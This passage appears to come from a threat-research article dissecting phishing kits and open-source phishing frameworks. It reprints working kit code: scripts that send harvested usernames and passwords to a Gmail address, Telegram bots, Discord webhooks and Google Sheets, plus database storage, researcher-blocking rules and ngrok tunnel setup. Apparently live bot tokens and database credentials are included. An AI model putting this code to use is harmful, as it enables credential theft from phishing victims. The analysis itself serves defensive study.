Disallow: /
User-agent: yahoo-blogs/v3.9
Disallow: /
User-agent: AhrefsBot
Disallow: /
User-agent: MJ12bot
Disallow: /
User-agent: Majestic-12
Disallow: /
```

An example of HTACCESS control, used to block security researchers and evade detection, is shown below:




```
Options -Indexes
order allow,deny
deny from 1.6.0.0/15
deny from 1.22.0.0/15
deny from 1.38.0.0/15
deny from 1.186.0.0/15
deny from 5.56.18.0/24
deny from 5.56.20.0/24
deny from 5.56.21.128/25
deny from 5.104.224.15/32
deny from 5.104.224.141/32
deny from 5.104.224.147/32
deny from 5.104.224.148/30
deny from 5.104.224.152/32
deny from 5.104.231.243/32
deny from 13.71.0.0/17
deny from 14.96.0.0/14
deny from 14.102.0.0/17
deny from 14.102.224.0/20
deny from 14.139.0.0/16
deny from 14.140.0.0/14
deny from 14.194.0.0/15
deny from 15.89.168.0/22
deny from 15.219.192.0/21
deny from 15.219.200.0/23
deny from 15.219.205.0/24
deny from 15.219.206.0/23
```

Figure 9: Control modules that block access from bots and security researchers


3. Next, we look at the exfiltration methods used by these phishing kits to steal user information. These can include hidden “backdoor” emails, local files, and tools like Telegram and Google Sheets.

3.1. Use of email to exfiltrate data:




```
$login=$_GET['login'];
$ip = getenv("REMOTE_ADDR");
require_once('geoplugin.class.php');
$geoplugin = new geoPlugin();
$geoplugin->locate();
$adddate=date("D M d, Y g:i a");
$browser = $_SERVER['HTTP_USER_AGENT'];
$browser  =     $_SERVER['HTTP_USER_AGENT'];
$message .=     "Username : ".$_POST['login']."\n";
$message .=     "Password : ".$_POST['password']."\n";
$message .=     "Referer  : {$_POST['referer']}\n";
$message .=     "IP: ".$ip."\n";
$message .=     "Country Name: {$geoplugin->countryName}\n";
$message .=     "Country Code: {$geoplugin->countryCode}\n";
$message .=     "User-Agent: ".$browser."\n";
$message .=     "Date  & Time Log  : ".$adddate."\n";
$sniper = 'New Linkdln Logz ';
$who_be_the_boss = 'Logz By [MMBM]';
$subj = "$sniper Login $ip $adddate\n";
$from = "From: $who_be_the_boss <MMBM>\n";
mail("resultpage2020@gmail.com",$subj,$message,$from,$sniper);
```

3.2. Use of local file to exfiltrate data:




```
,
$fp = fopen("formdata.txt", "a");
$savestring = $ZbiMSG ;
fwrite($fp, $savestring);
fclose($fp);
```

The below screenshot shows the content of collected file formdata.txt:




```
~~~~~~~~~~~~~~~~~{ XM-login }~~~~~~~~~~~~~~~~~
XM-ATS ID   : fezfz
XM-ATS password : fzefzef
~~~~~~~~~~~{ XM-login | IP Infos }~~~~~~~~~~~~
Geo IP     : www.geoiptool.com/?IP=::1
Victim IP : ::1
~~~~~~~~~~~~~~~~~{ XM-login }~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~{ XM-login }~~~~~~~~~~~~~~~~~
XM-ATS ID   : fzelkfkzef
XM-ATS password : zelfezfzefze
~~~~~~~~~~~{ XM-login | IP Infos }~~~~~~~~~~~~
Geo IP     : www.geoiptool.com/?IP=::1
Victim IP : ::1
~~~~~~~~~~~~~~~~~{ XM-login }~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~{ XM-login }~~~~~~~~~~~~~~~~~
XM-ATS ID   : dezkjdjkezd
XM-ATS password : cdscsdcccccccccccc
~~~~~~~~~~~{ XM-login | IP Infos }~~~~~~~~~~~~
Geo IP     : www.geoiptool.com/?IP=::1
Victim IP : ::1
~~~~~~~~~~~~~~~~~{ XM-login }~~~~~~~~~~~~~~~~~
```

3.3. Use of Telegram to exfiltrate data:



```
$website="https://api.telegram.org/bot1080168055:AAFVrwSmPVa67EVEcKWvCPAQUINbPE9vKdg";
$chatId=1234567;  //Receiver Chat Id
$params=[
    'chat_id'=>'-343481056',
   'text'=>$message,
];
$ch = curl_init($website . '/sendMessage');
curl_setopt($ch, CURLOPT_HEADER, false);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, ($params));
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
$result = curl_exec($ch);
curl_close($ch);
```

3.4. Use of Google Sheets to exfiltrate data:




```
    // Get the BootstrapValidator instance
    var bv = $form.data('bootstrapValidator');

    // Use Ajax to submit form data
    var url = 'https://script.google.com/macros/s/AKfycbyMiYUiyHcA9cIfZQy3nljB15U_5YKLChPYG4m16qd06rdlaaU/exec';
    var redirectUrl = 'https://google.com';
    // show the loading
    //$('#postForm').prepend($('<span></span>').addClass('glyphicon glyphicon-refresh glyphicon-refresh-animate'));
    var jqxhr = $.post(url, $form.serialize(), function(data) {
        console.log("Success! Data: " + data.statusText);
        $(location).attr('href',redirectUrl);
    })
        .fail(function(data) {
            console.warn("Error! Data: " + data.statusText);
            // HACK - check if browser is Safari - and redirect even if fail b/c we know the form submits.
            if (navigator.userAgent.search("Safari") >= 0 && navigator.userAgent.search("Chrome") < 0) {
                //alert("Browser is Safari -- we get an error, but the form still submits -- continue.");
                $(location).attr('href',redirectUrl);
            }
        });
});
```

4. Phishing kits use external services to fingerprint victim information, including the following:

- geoplugin.net to obtain GeoIP information
- ipinfo.io to get public IP–related information
- binlist.net to validate credit card information
- ip–api.com to get public IP–related information
- freegeoip.net to obtain GeoIP information
- tools.keycdn.com to get public IP–related information

5. Some phishing kits have web shells, either built in or downloadable.

6. Many phishing kits have modules that copy all files to a random folder to evade detection:




```
        if (( $file != '.' ) && ( $file != '..' )) {
        if ( is_dir($src . '/' . $file) ) {
        recurse_copy($src . '/' . $file,$dst . '/' . $file);
        }
        else {
        copy($src . '/' . $file,$dst . '/' . $file);
        }
        }
        }
        closedir($dir);
        }
$src="Home";
recurse_copy( $src, $dst );
header("location:$dst");
?>
```

Open source phishing frameworks

Open source frameworks are an alternative to phishing kits that are often easily discovered on code sharing forums. These frameworks have various levels of features that can either execute specific functions of an attack or even automate the entire process. As these frameworks are open source and free, the price tag makes them very attractive.

A typical open source phishing framework contains the following components:

1. PHP files of websites to phish:




..	
adobe	Zphisher 2.1 release
badoo	Zphisher 2.1 release
deviantart	Zphisher 2.1 release
dropbox	Zphisher 2.1 release
ebay	Zphisher 2.1 release
facebook	fixed facebook page
fb_advanced	Zphisher 2.1 release
fb_messenger	Zphisher 2.1 release
fb_security	Zphisher 2.1 release

htr-tech Zphisher 2.1 release

..	Go to parent directory
index.php	Improved
login.html	Improved
login.php	Zphisher 2.1 release

2. Scripts to launch the phishing page once the files are copied to the destination server:




.py:

```
Popen(("php","-S","localhost:6060","-t","modules/index/04/"),stderr=phplog,stdout=phplog)
```

.sh:

```
cd sites/$server && php -S 127.0.0.1:3333 > /dev/null 2>&1 &
```

3. Support for different tunnel techniques to expose the localhost to the internet. The following are the common tunnel services that are seen as part of the phishing framework. Ngrok is the most popular:
Ngrok, cloudflare, localtunnel, localhost.run, serveo.net, localXpose, openVPN



.py:


```
Popen(("php","-S","localhost:6060","-t","modules/index/04/"),stderr=phplog,stdout=phplog)
Link = ngrok.connect(6060, "http")
```

.sh:

```
cd sites/$server && php -S 127.0.0.1:3333 > /dev/null 2>&1 &
sleep 2
printf "\e[1;92m[\e[0m*\e[1;92m] Starting ngrok server...\n"
./ngrok http 3333 > /dev/null 2>&1 &
sleep 10

link=$(curl -s -N http://127.0.0.1:4040/api/tunnels | grep -o "https://[0-9a-z]*\.ngrok.io")
printf "\e[1;92m[\e[0m*\e[1;92m] Send this link to the Target:\e[0m\e[1;77m %s\e[0m\n" $link
```

4. Provision to exfiltrate the collected credentials

4.1. Credentials saved to local file:



5 lines (4 sloc) | 141 Bytes

```php
<?php

    file_put_contents("log.txt", "OTP: " . $_POST['OTP'] . "\n", FILE_APPEND);
header('Location: https://www.hotstar.com/in');
exit();
```

075c5af164 · Excalibur / modules / index / 01 / index.php / <> Jump to

FireKing255 Clean Codes

0 contributors


15 lines (12 sloc) | 307 Bytes

```php
<?php
$MyIp = $_SERVER['HTTP_X_FORWARDED_FOR'];

$File = '../../../log/info.txt';
$FP = fopen($File, 'a') or die("Cant Open The File...");
fwrite($FP, "IP : $MyIp\n");
fclose($FP);

$D_File = 'ip_data.txt';
$D_FP = fopen($D_File, 'w');
fwrite($D_FP, $MyIp);
fclose($D_FP);

header('location:index.html');
?>
```

Popular names of credential local files:

“iptracker.log",	"hacked.txt",	"login_info.txt",
"token.txt",	"dumpip.txt",	"Creds.txt",
"toke.log",	"info.txt",	"Output.txt",
"Savedata.txt",	"ip.txt",	"OnlineHacking.txt",
"saved.usernames.txt",	"saved.ip.txt",	"savedata.txt",
"saved.ip.txt",	"gmail.txt",	"[microsoft, dropbox, google].log",
"usernames.txt",	"Pass.txt",	"Usuario.txt",
"userlog.txt",	"credentials2.txt",	"sensitiveinfo.txt",
"Xxxx.igfreak",	"log.txt",	"FlaskPhisher.db",
"password.txt",	"log.log",	"Email+Password.csv",
"filter.txt",	"usuarios.txt",	"Login_info.txt",
"ipdump.txt",	"log.txt",	"Facebookcredentials.txt"
"dumplog.txt",	"logs.txt",	"usuarios.txt",
"cloud.log",	"dumplog.txt",	"log"]
"dumplog.txt",	"log.log",	"credentials.txt",
"usernames.dat",	"victim_ip.txt",	


4.2. Storing stolen credentials using Mysql:



```php
<?php
$name=$_POST['username'];
$password=$_POST['password'];

$conn=mysqli_connect("sql104.epizy.com","epiz_26467325","9FB3GW9CigNua","epiz_26467325_hacked");

if(mysqli_connect_errno()){
    echo "failed to connect";
 }else{
    echo "<br>";
 };

  #checking rows so dat it can add another row
  $s="select * from magna where name='$name'";
  $result=mysqli_query($conn,$s);
  $num=mysqli_num_rows($result);
  #checking
  if($num==1){
     echo "username has already been taken";
  }else{
    $reg="insert into magna(name,word) values ('$name','$password')";
    mysqli_query($conn,$reg);
  }
```


4.3. Saving the stolen credentials using Sqlite3:

In this case, we see files saved in a local sqlite3 database:




```python
def saveData(username,password):
    db = "./db/FlaskPhisher.db"
    connection = sqlite3.connect(db)
    cursor = connection.cursor()
    # Database Configs End
    date = datetime.datetime.now().strftime("%Y-%b-%d")
    time = datetime.datetime.now().strftime("%H:%M:%S:%p")
    sqlQuery = "INSERT INTO flaskphisher(usernam_or_email,password, cred_date, cred_time) VALUES(?,?,?,?)"
    queryParameters = (username, password, date, time)
    cursor.execute(sqlQuery, queryParameters)
    cursor.fetchall()
    connection.commit()
    connection.close()
```

4.4. Exfiltrating data using Discord:




```
/*
//insert discord webhook link below:
$discord =
'https://discord.com/api/webhooks/818892216943509504/iaF6RJ2SA1eH4dyWq4iMWNNigAHCzzLGK6e_DBOzPCkh0C6-
R0UQ8TWjW87vi51K30Ei';
*/
```

4.5. Exfiltrating data using Telegram:




```
/*
//insert telegram details
$token = 'xxxx:xxxxxxxx';
$chat_id = '-xxxxxxxx';
$telegram = 'https://api.telegram.org/bot'.$token.'/sendMessage?chat_id='.$chat_id;
*/
?>
```

4.6. Some frameworks send credentials to Discord channels using HTML code that is part of the page served to the victim.




```
<script>
$(function() {
    $('#Submit').click(function(e) {
    var mail = $("#email").val();
    var password = $("#pwd").val();
    $.post("WEBHOOK URL HERE",
{"content": "```\nEmail: " + mail + "\nPassword: " + password + "\n```", "username": "REQ Phishing
    });
});
</script>
```

